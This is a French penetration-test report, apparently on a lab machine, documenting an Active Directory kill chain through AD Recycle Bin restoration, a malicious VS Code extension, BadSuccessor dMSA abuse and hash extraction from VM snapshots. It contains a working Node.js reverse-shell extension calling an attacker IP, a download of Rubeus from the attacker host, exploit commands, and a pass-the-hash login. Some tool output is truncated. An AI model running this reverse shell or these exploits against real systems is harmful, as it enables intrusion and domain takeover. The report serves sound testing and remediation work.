
RAPPORT D'AUDIT DE SÉCURITÉ

Client : Checkpoint

Projet : Pentest-Checkpoint

Référence Document : AUDIT-CHECKPOINT-2026-V1.0

Auteur : Aurian-P

Cible : checkpoint.htb0 (10.129.108.108)

Type d'évaluation : Pentest « Boîte Grise » (Grey Box) interne

Date d'intervention : 25 août 2026.

1. Synthèse Exécutive

1.1. Contexte & Objectifs

Dans le cadre de l'évaluation de sa posture de sécurité réseau et applicative, la société checkpoint a mandaté une prestation de test d'intrusion en approche « Boîte Grise » sur l'environnement Active Directory checkpoint.htb0 (10.129.108.108).

Un accès initial a été fourni : alex.turner/Checkpoint2024!.


L'objectif principal était de déterminer si un attaquant externe qui aurait obtenu des identifiants, ou un utilisateur interne malveillant pouvait compromettre la confidentialité, l'intégrité ou la disponibilité du système.

1.2. Aperçu du Niveau de Risque Global

Le niveau de risque global du système évalué est jugé CRITIQUE. L'évaluation a permis la compromission totale de la machine avec l'obtention des privilèges d'administration maximaux (administrator).

L'attaque s'est déroulée en cascade : une restauration d'objet depuis la corbeille Active Directory a permis un premier mouvement latéral, une exécution de code via partage SMB et extensions VS Code a permis un second mouvement latéral.

Enfin, un abus du mécanisme de dMSA a permis un troisième mouvement latéral impersonnant un service system, enfin, une exposition de snapshot de machines virtuelles contenant des secrets.



1.3. Matrice de Répartition des Risques

Sévérité	Nombre	Description Synthétique
CRITIQUE	0	
ÉLEVÉE	4	Restauration d'objet depuis la corbeille Active Directory Exécution de code via partage SMB et extensions VS Code Abus du mécanisme de dMSA (BadSuccessor - CVE-2025-53779) Exposition de snapshots de machines virtuelles contenant des secrets
MOYENNE	0	
FAIBLE	0	

2. Périmètre et Méthodologie

2.1. Périmètre Qualifié

Ressource / IP	Service / Application	Méthode d'accès
10.129.108.108 (checkpoint.htb0)	Environnement Active Directory	Boîte Grise (Avec accès préalable sur l'utilisateur alex.turner)

2.2. Méthodologie

L'intervention s'est appuyée sur le référentiel international PTES (Penetration Testing Execution Standard) et le guide d'évaluation de l'OWASP. La sévérité des failles a été calculée selon le standard CVSS v3.1 (Common Vulnerability Scoring System).

3. Cartographie du Système Cible

Le balayage initial des ports TCP exposés sur la cible a révélé la surface d'attaque suivante :

Port/Protocole	Service	Version	Information supplémentaire
53/TCP	DNS	Simple DNS Plus	/
88/TCP	kerberos	Microsoft Windows Kerberos	/
123/UDP	NTP	NTP v3	/
135/TCP	msrpc	Microsoft Windows RPC	/
139/TCP	Netbios-ssn	Microsoft Windows netbios-ssn	/
389/TCP	ldap	Microsoft Windows Active Directory LDAP	Domaine : checkpoint.htb0
445/TCP	microsoft-ds	/	/
464/TCP	kpasswd5	/	/
593/TCP	ncacn_http	Microsoft Windows RPC over HTTP 1.0	/
636/TCP	ldapssl	/	/
3268/TCP	ldap	Microsoft Windows Active Directory LDAP	/
3269/TCP	globalcatLDAPssl	/	/
5985/TCP	http	Microsoft HTTPAPI httpd 2.0	/
9389/TCP	mc-nmf	.NET Message Framing	/
49664/TCP	msrpc	Microsoft Windows RPC	/
49670/TCP	msrpc	Microsoft Windows RPC	/
49673/TCP	msrpc	Microsoft Windows RPC	/
49679/TCP	msrpc	Microsoft Windows RPC	/
49680/TCP	ncacn_http	Misrosoft Windows RPC over HTTP 1.0	/
49683/TCP	msrpc	Microsoft Windows RPC	/
49710/TCP	msrpc	Microsoft Windows RPC	/
49718/TCP	msrpc	Microsoft Windows RPC	/

4. Scénario d'Attaque Détaillé (Kill Chain)

Étape 1 : Mouvement latéral suite une restauration d'objet depuis la corbeille Active Directory

L'énumération des capacités d'écriture de l'utilisateur fourni alex.turner a permis d'identifier un compte utilisateur présent dans la corbeille Active Directory : mark.davies. La restauration de cet utilisateur ainsi que la modification de son mot de passe ont permis d'accéder aux partages SMB de cet utilisateur. Il possède notamment le droit WRITE sur le partage DevDrop.

Étape 2 : Mouvement latéral suite à l'exécution de code via partage SMB et extensions VS Code

La permission en écriture de l'utilisateur mark.davies sur le share smb DevDrop lui permet de déposer des fichiers. Dans ce partage on découvre également une exécution automatique des fichiers .vsix avec les configuration adéquates. Le dépôt d'un fichier .vsix a permis d'obtenir un reverse shell sur l'utilisateur ryan.brooks.

Étape 3 : Abus du mécanisme de dMSA (BadSuccessor - CVE-2025-53779)

La récupération du ticket Kerberos de l'utilisateur ryan.brooks a permis l'énumération des accès aux objets. L'utilisateur présente une permission write sur le service svc_deploy. Etant donné que le contrôleur de domaine est de version Windows Server 2025, les conditions sont réunies pour l'exploitation BadSuccessor, on a pu créer un objet DMSA avec l'identité de ryan.brooks mais dans le contexte du service svc_deploy. Ainsi ce nouvel objet aura les mêmes droits et accès que svc_deploy. L'objet evilDMSA6_ih.ccache a donc été créé, et son ticket kerberos a été utilisé pour accéder aux shares disponibles, on a découvert un accès READ sur le share VMBackups.

Étape 4 : Exposition de snapshots de machines virtuelles contenant des secrets

L'accès READ au share VMBackups a permis le téléchargement de snapshots. Ces snapshot contiennent toutes les informations nécessaires à l'obtention du hash du compte administrator. La récupération de ces snapshot a permis d'obtenir les hashes NTLM de tous les comptes connectés lors de la prise de ces snapshots. Permettant ensuite d'utiliser ces hashes pour se connecter directement sur le compte administrator et obtenir une compromission totale de la machine.

```
$ netexec smb 10.129.91.107 -u mark.davies' -p 'Checkpoint2024!' --shares
```

```
[*] Initializing SMB protocol database
```

```
SMB      10.129.91.107    445    DC01
```

```
(signing:True) (SMBv1=None)
```

```
SMB      10.129.91.107    445    DC01
```

```
SMB      10.129.91.107    445    DC01
```

```
SMB      10.129.91.107    445    DC01
```

```
SMB      10.129.91.107    445    DC01
```

```
SMB      10.129.91.107    445    DC01
```

```
SMB      10.129.91.107    445    DC01
```

```
ages compatible with VS Code engine 1.118.0
```

```
SMB      10.129.91.107    445    DC01
```

```
SMB      10.129.91.107    445    DC01
```

```
SMB      10.129.91.107    445    DC01
```

```
SMB      10.129.91.107    445    DC01
```

```
[*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.htb)
```

```
[+] checkpoint.htb\mark.davies:Checkpoint2024!
```

```
[*] Enumerated shares
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
DevDrop	READ,WRITE	VS Code extensions share for approval.vsix pack
IPC\$	READ	Remote IPC
NETLOGON	READ	Login server share
SYSVOL	READ	Login server share
VMBackups		

Remédiation :

Implémenter un contrôle d'accès basé sur les rôles, suivant le principe du moindre privilège, seuls les comptes d'administration devraient avoir accès aux fonctionnalités de la corbeille.

Sécuriser le processus de restauration, qui devrait aussi être réservé aux comptes administrateurs.

VULN-02 : Exécution de code via partage SMB et extensions VS Code

Sévérité :

Elevée (CVSS v3.1 : 8,0 | CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H)

CWE : CWE-732 : Incorrect Permission Assignment for Critical Resource (Attribution incorrecte de permissions pour une ressource critique)

Composant : le share smb DevDrop avec la description "VS Code extensions share for approved .vsix packages compatible with VS Code engine 1.118.0"

Description :

La permission en écriture de l'utilisateur mark.davies sur ce share smb lui permet de déposer des fichiers. L'exécution automatique des fichiers .vsix avec les configuration adéquates permet à un attaquant d'obtenir un reverse shell sur l'utilisateur ryan.brooks.

Preuve de Concept (PoC) :

Création du fichier de configuration package.json, ainsi que du fichier code extension.js dans un dossier /extension :

```
(kali@kali)~[/htb/checkpoint.htb/extension]
$ cat package.json
{
  "name": "check-bot",
  "displayName": "Check Bot",
  "version": "0.0.1",
  "engines": {
    "vscode": "^1.118.0"
  },
  "main": "./extension.js",
  "activationEvents": ["*"]
}
```

```
$ cat extension.js
const net = require('net');
const cp = require('child_process');

function activate(context) {
  const client = new net.Socket();
  client.connect(4444, "10.10.17.242", function() {
    const sh = cp.spawn("cmd.exe", []);
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
  });
}

function deactivate() {}

module.exports = {
  activate,
  deactivate
}
```

Création du fichier test.vsix avec zip :

```
zip -r test.vsix extension/
```

Dépôt du dossier test.vsix sur le share smb :

```
$ smbclient //10.129.91.107/DevDrop -U 'mark.davies' -p
Password for [WORKGROUP\mark.davies]:
Try "help" to get a list of possible commands.
smb: \> put test.vsix
putting file test.vsix as \test.vsix (3,3 kB/s) (average 3,3 kB/s)
smb: \> ls
.                D            0   Tue Sep  8 15:04:22 2026
..               D            0   Sat May  9 14:42:27 2026
test.vsix        A          887   Tue Sep  8 15:04:22 2026

10459391 blocks of size 4096. 2467276 blocks available
smb: \>
```

Exécution automatique du dossier, puis obtention d'un reverse shell :

```
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.17.25] from (UNKNOWN) [10.129.91.107] 54808
Microsoft Windows [Version 10.0.26100.32860]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\Microsoft VS Code>whoami
whoami
checkpoint\ryan.brooks
```

Remédiation :

Appliquer le principe du moindre privilège sur les shares SMB, un utilisateur standard ne doit avoir les droits d'en lecture seule.

Sécuriser le mécanisme de chargement des extensions vsix, désactiver l'exécution automatique.

VULN-03 : Abus du mécanisme de dMSA (BadSuccessor - CVE-2025-53779)

Sévérité :

Elevé (CVSS v3.1 : 8.8 | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

CWE : CWE-269 : Improper Privilege Management (gestion incorrecte des privilèges)

Composant : distinguishedName:
CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb / permission: WRITE

Description :

La vulnérabilité CVE-2025-53779 est une faille majeure liée à la fonctionnalité dMSA (delegated Managed Service Accounts) introduite dans Windows Server 2025. Dans notre scénario, la

récupération du ticket Kerberos de l'utilisateur ryan.brooks via l'outil rubeus.exe téléchargé sur la cible, a permis l'énumération des accès aux objets pour cet utilisateur. Sa permission write sur le service svc_deploy, couplée à la version du contrôleur de domaine (Windows Server 2025), remplissent les conditions pour l'exploitation de BadSuccessor. Un attaquant peut créer un objet DMSA avec l'identité de ryan.brooks mais dans le contexte du service svc_deploy. Ainsi ce nouvel objet aura les mêmes droits et accès que svc_deploy.

Preuve de Concept (PoC) :

Téléchargement de l'outil rubeus.exe dans le dossier /windows/Temp :

```
PS C:\Windows\Temp> Invoke-WebRequest -uri "http://10.10.17.25:8888/Rubeus.exe" -OutFile "C:\Windows\Temp\rubeus.exe"
```

Utilisation de l'outil rubeus pour récupérer le hash du compte ryan.brooks :

```
PS C:\Windows\Temp> ./rubeus.exe tgtdeleg /nowrap
```

```
[*] Action: Request Fake Delegation TGT (current user)
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01.checkpoint.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: q0sies1K0Podj7TKDgawsIB2Xby9aKJE9skZi0ymYE8=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):
doIF1DCCBdCgAwIBBaEDAgEWooIE0DCCBMxhggTIMIIExKADAgEFoRabDkNIRUNLUE9JTlQuSFRCoiMwIaADAgECorowGBsGa3JidGd0Gw5
```

Décodage du ticket .b64 en ticket kirbi, puis transformation du ticket en .ccache, ce qui va nous permettre l'utilisation du ticket sur notre machine.

```
base64 -d ./ticket_ryan.b64 > ./ticket_ryan.kirbi
```

```
└─$ impacket-ticketConverter ./ticket_ryan.kirbi ./ticket_ryan.ccache
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache ...
[+] done
```

```
export KRB5CCNAME=$(pwd)/ticket_ryan.ccache
```

```
└─$ klist -c "$KRB5CCNAME"
Ticket cache: FILE:/home/kali/htb/checkpoint.htb/ticket_ryan.ccache
Default principal: ryan.brooks@CHECKPOINT.HTB

Valid starting    Expires          Service principal
08/09/2026 15:27:05 09/09/2026 01:27:05 krbtgt/CHECKPOINT.HTB@CHECKPOINT.HTB
renew until 15/09/2026 15:27:05
```

--> Le ticket est bien associé à l'utilisateur ryan.brooks et au domaine checkpoint.htb.

Enumération des accès du compte ryan.brooks.


```

$ bloodyAD -k ccache=./ticket_ryan.ccache \
--dc-ip 10.129.91.107 \
--host dc01.checkpoint.htb \
-d checkpoint.htb \
get writable --right WRITE
Clock skew detected. Adjusting local time by 5:00:13.701264. Retrying operation.
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=checkpoint,DC=htb
permission: WRITE
distinguishedName: CN=Ryan Brooks,OU=Employees,DC=checkpoint,DC=htb
permission: WRITE
distinguishedName: CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb
permission: WRITE

```

→ L'utilisateur ryan.brooks à accès WRITE au service svc_deploy.

Vérification de la version du contrôleur de domaine (pour utiliser BadSuccessor il faut que le contrôleur de domaine soit en Windows server 2025):

```

$ nxc ldap dc01.checkpoint.htb -k --use-ccache --query "(LDAPDisplayName=msDS-ManagementChain)" ""
[*] Initializing LDAP protocol database
LDAP dc01.checkpoint.htb 389 DC01 [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:CHECKPOINT.HTB)
(signing:Enforced) (channel binding:No TLS cert)

```

→ Les conditions sont réunies pour pouvoir exploiter la vulnérabilité BadSuccessor.

Création d'un objet DMSA par l'utilisateur ryan.brooks, avec les privilèges de sv_deploy :

```

$ bloodyAD -k ccache=./ticket_ryan.ccache \
-u ryan.brooks \
--dc-ip 10.129.91.107 \
--host dc01.checkpoint.htb \
-d checkpoint.htb \
add badSuccessor evilDMSA6 \
-t "CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb" \
--ou "OU=DMSAHolder,DC=checkpoint,DC=htb"

Realm : CHECKPOINT.HTB
Sname : krbtgt/CHECKPOINT.HTB
UserName : evilDMSA6$
UserRealm : checkpoint.htb
StartTime : 2026-09-08 15:48:55+00:00
EndTime : 2026-09-09 01:27:05+00:00
RenewTill : 2026-09-15 15:27:05+00:00
Flags : enc-pa-rep, forwardable, renewable, pre-authent, forwarded
Keytype : 18
Key : sHxjt69n+oCi1XPjZIwokp+DKcT1cg9megw0jLrSqH=
EncodedKirbi :
doIF4zCCBd+gAwIBBaEDAgEWooIEzzCCBmthggTHMIIew6ADAgEForAbDkNIRUNLUE9JTLQuSFRCoIMwIaADAgECoRowGBsGa3Ji
dGd0Gw5DSEVDS1BPSU5ULkhUQqOCBIMwggR/oAMCARKhAwIBAqKCBHEEggRtSE13+uIAX3TKoY9+H3Ve07oFlbh6JhiYZqQbTVHm

```

--> Obtention d'un ticket avec les accès svc_deploy

Utilisation du nouveau ticket, puis énumération des shares disponibles :

```
export KRB5CCNAME=$(pwd)/evilDMSA6_7A.ccache
nxc smb dc01.checkpoint.htb -k --use-ccache --shares
SMB dc01.checkpoint.htb 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:checkpoint.
htb) (signing:True) (SMBv1:None)
SMB dc01.checkpoint.htb 445 DC01 [+] checkpoint.htb\evilDMSA6$ from ccache
SMB dc01.checkpoint.htb 445 DC01 [*] Enumerated shares
SMB dc01.checkpoint.htb 445 DC01
SMB dc01.checkpoint.htb 445 DC01
SMB dc01.checkpoint.htb 445 DC01
SMB dc01.checkpoint.htb 445 DC01
SMB dc01.checkpoint.htb 445 DC01
SMB dc01.checkpoint.htb 445 DC01
packages compatible with VS Code engine 1.118.0
SMB dc01.checkpoint.htb 445 DC01
SMB dc01.checkpoint.htb 445 DC01
SMB dc01.checkpoint.htb 445 DC01
SMB dc01.checkpoint.htb 445 DC01
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
DevDrop		VS Code extensions share for approved .vsix
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
SYSVOL	READ	Logon server share
VMBackups	READ	

--> accès à la lecture du share VMBackups

Remédiation :

Mettre à jour les contrôleurs de domaines Windows Server 2025 pour corriger la faille de logique Kerberos liée à la CVE-2025-53779.

Auditer et restreindre les permissions de modifications sur les compte de service, notamment le compte svc_deploy.

Bloquer le droit de création/modification d'objets dMSA pour les utilisateurs non-administrateurs.

VULN-04 : Exposition de snapshots de machines virtuelles contenant des secrets

Sévérité :

Elevée (CVSS v3.1 : 8.8 | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

CWE : CWE-522 : Identifiants insuffisamment protégés

Composant : Snapshot présents dans le share VMBackups\NightlyBackup_2024-11-01\memory forensics\windows Server 2019-Snapshot1.vmsem

Description :

L'accès READ au share VMBackups a permis le téléchargement de snapshots. Ces snapshot contiennent toutes les informations nécessaires à l'obtention du hash du compte administrator. Un attaquant qui récupère ces snapshot peut obtenir les hashes NTLM de tous les comptes connectés lors de la prise de ces snapshots. Permettant ensuite d'utiliser ces hashes pour se connecter directement sur le compte administrator et obtenir une compromission totale de la machine.

Preuve de Concept (PoC) :

Lecture du dossier VMBackups via l'outil Impacket.

```
impacket-smbclient -k -no-pass dc01.checkpoint.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use VMBackups
```

```
# pwd
/NightlyBackup_2024-11-01/memory forensics
# ls
drw-rw-rw-    0 Wed May 13 13:58:18 2026 .
drw-rw-rw-    0 Wed May 13 13:58:18 2026 ..
-rw-rw-rw- 106496000 Wed May 13 13:58:18 2026 Windows Server 2019-000001.vmdk
-rw-rw-rw- 2147483648 Wed May 13 13:58:18 2026 Windows Server 2019-Snapshot1.vmem
-rw-rw-rw- 138164859 Thu May 14 22:32:32 2026 Windows Server 2019-Snapshot1.vmsn
```

→ De nombreux snapshots sont disponibles sous : /NightlyBackup_2024-11-01/memory forensics. Les snapshots les plus critiques sont .vmem et .vmsn car ils peuvent contenir l'état de la machine virtuelle au moment du snapshot.

Utilisation d'un script python pour récupérer les snapshot :

```
➥ cat download.py
import os
from impacket.smbconnection import SMBConnection

ccache_path = os.environ.get('KRB5CCNAME')
target_host = 'dc01.checkpoint.htb'

print(f"[+] Connexion à {target_host}...")
smb = SMBConnection(target_host, target_host)

# Spécification du principal evilDMSA6$ et utilisation du cache Kerberos
smb.kerberosLogin(
    user='evilDMSA6$',
    password='',
    domain='CHECKPOINT.HTB',
    useCache=True
)

share_name = 'VMBackups'
remote_path = r'NightlyBackup_2024-11-01\memory forensics\Windows Server 2019-Snapshot1.vmsn'
local_path = 'Windows Server 2019-Snapshot1.vmsn'

print(f"[+] Téléchargement du fichier de mémoire (2 Go) en cours...")
with open(local_path, 'wb') as f:
    smb.getFile(share_name, remote_path, f.write)

print(f"[+] Téléchargement terminé avec succès !")
smb.logoff()
```

Récupération des hashes présents sur les snapshots récupérés avec Volatility3 :

```
vol -f "Windows Server 2019-Snapshot1.vmem" windows.lsadump.Lsadump
```

```
➥ vol -f "Windows Server 2019-Snapshot1.vmem" windows.hashdump.Hashdump
Volatility 3 Framework 2.28.0
/home/kali/venv/lib/python3.14/site-packages/volatility3/framework/deprecation.py:28: FutureWarning: windows.registry.hashdump.Hashdump.run() will be removed in the first release after 2026-09-25. This call will be replaced with calls to volatility3.plugins.windows.registry.hashdump.Hashdump rather than volatility3.plugins.windows.registry.hashdump.Hashdump.run().
  warnings.warn(
User      rid      lmhash      nthash
/home/kali/venv/lib/python3.14/site-packages/volatility3/framework/deprecation.py:105: FutureWarning: windows.hashdump.Hashdump has been renamed and will be removed in the first release after 2026-09-25. This call will be replaced with calls to volatility3.plugins.windows.registry.hashdump.Hashdump rather than volatility3.plugins.windows.hashdump.Hashdump.
  warnings.warn(
Administrator      500      aad3b435b51404eeaad3b435b51404ee      f29e9c014295b9b32139b09a2790be3b
```

→ On a récupéré le hash NTLM administrator.

Utilisation du hash avec evil-winrm, puis validation de l'élévation de privilèges :

```
evil-winrm -i dc01.checkpoint.htb -u Administrator -H f29e9c014295b9b32139b09a2790be3b
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami  
checkpoint\administrator
```

Remédiation :

Sécuriser et Isoler les données de sauvegarde : Chiffrement, cloisonnement réseau.

Durcir l'authentification et les accès distants : désactiver LM/NTLM lorsque c'est possible.

6. Plan d'Action et Feuille de Route (Remédiation)

Priorité	Actions Correctives	Responsable	Echéance
URGENT (24-48h)	1. Mettre à jour les contrôleurs de domaines Windows Server 2025 pour corriger la faille de logique Kerberos liée à la CVE-2025-53779) 2. Bloquer le droit de création/modification d'objets dMSA pour les utilisateurs non-administrateurs. 3. Forcer le changement du mot de passe l'utilisateur alex.turner. 4. Appliquer le principe du moindre privilège sur les shares SMB, un utilisateur standard ne doit avoir les droits qu'en lecture seule.	Equipe Web / Admin Sys	24 à 48 heures
COURT TERME (15j)	1. Mettre en place le chiffrement des données de sauvegardes, des snapshots. 2. Auditer et restreindre les permissions de modifications sur les comptes de service, notamment le compte svc_deploy. 3. Sécuriser le mécanisme de chargement des extensions vsix, désactiver l'exécution automatique. 4. Implémenter un contrôle d'accès basé sur les rôles, suivant le principe du moindre privilège, seuls les comptes d'administration devraient avoir accès aux fonctionnalités de la corbeille. 5. Sécuriser le processus de restauration, qui devrait aussi être réservé aux comptes administrateurs.	Développeurs / DevOps	15 jours
MOYEN TERME (30j)	1. Durcir l'authentification et les accès distants : désactiver LM/NTLM si possible. 2. Mettre en place un audit de régularité des composants logiciels obsolètes (Gestion des patches).	RSSI / Sysadmin	30 jours